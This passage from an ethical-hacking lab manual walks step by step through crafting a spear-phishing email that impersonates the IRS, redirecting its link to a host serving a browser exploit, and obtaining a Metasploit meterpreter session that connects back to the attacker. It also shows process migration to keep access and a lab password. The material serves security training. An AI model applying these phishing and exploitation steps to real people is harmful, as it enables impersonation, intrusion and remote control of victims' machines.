

Figure 22: Spear Phish Email

It is very common for attackers to use events such as natural disasters or tragedies to increase the likelihood that their link will be followed. If someone sent out an email regarding an emergency on any campus, would it be likely that people would click on it?

6. Save the email by selecting file from the menu bar and selecting **Save As**.



Figure 23: Saving the Email as a HTML file

7. Close the email message and select **No** to save the changes message box.



Figure 24: No to Save Changes

8. We will now edit the saved file, changing www.irs.gov to IP address 216.6.1.200 To do this, click on **Start** and select **Documents** from the menu. Right-click on the **IRS Refund.htm**, choose **open with**, and select **Notepad** from the menu list.



Figure 25: Editing the Hypertext

9. Change only the www.irs.gov (after href) to the IP address of **216.6.1.100**.



Figure 26: Save Changes to the Hypertext

10. Click **New** from the Outlook Menu bar. Click **Insert file**. Single click on **IRS Refund.htm** and click the arrow dropdown box and change to **Insert as Text**.



Figure 27: Loading the Altered File

The email message will reappear as originally typed, but the hyperlink advertised to www.irs.gov will now go to the IP address of 216.6.1.100 hosting the browser exploit.



Figure 28: The Email Message Appears the Same

11. Now we need to add a sender address and a subject. Type the following:

    - In the **To** box, type **rmiller@XYZCOMPANY.COM**
    - For the **Subject**, type **IRS Refund**



Figure 29: Adding To and Subject Fields

To step-up our game even further, we will add the official IRS logo, an Internet download.

12. From the menu bar of the email message, select **Insert**, and then choose **picture**. Click the **Browse** button and click on the IRS logo. Click the **OK** button.



Figure 30: Adding the Official IRS logo

13. Send the Spear Phish email to the victim rmiller@XYZCOMPANY.COM Click **Send**.



Figure 31: Sending the Official Looking Email

14. Log on to **Windows XP Pro** as **Administrator** with the password of **Ethicalhackin&**.

Figure 32: Logging in as Administrator

15. Click on the **start** button and then select **E-mail** from the Start Menu.



Figure 33: Opening Outlook Express

16. Click the **Send/Receive** button to ensure that the email is received.



Figure 34: Send/Receive Button on Outlook Express

17. The email should appear in rmiller's inbox. Before clicking on the Hyperlink as the victim likely would, hover over the email address and view the actual destination address of the link in the far left corner. Now, click the hyperlink.



Figure 35: Spear Phish Email in the Inbox

Go back to the *External* **BackTrack 5** attack machine. You should see the message, *Successfully migrated to process*. BackTrack switches from the Internet Explorer process to Notepad in case the user closes their browsing session. The migration keeps the attacker connected, regardless of whether the victim closes Internet Explorer or not.



Figure 35: Migrating from Iexplore.exe to notepad.exe

18. To view a list of the active sessions, hit enter then type the following command: msf exploit(ms09_002_memory_corruption) > **sessions –l**

```
msf  exploit(ms09_002_memory_corruption) > sessions -l

Active sessions
===============

  Id  Type                   Information                Connection
  --  ----                   -----------                ----------
  1   meterpreter x86/win32  WINXP\Administrator @ WINXP  216.6.1.100:4444 -> 216.1.1.1:1045 (192.168.1.175)
```

Figure 36: The Active Meterpreter Session

Notice that Metasploit has the IP address of the firewall. This is the public IP address that the Windows XP machine connects to the Internet through. Also, notice that the Internal IP address is listed to the right of the firewall IP address.

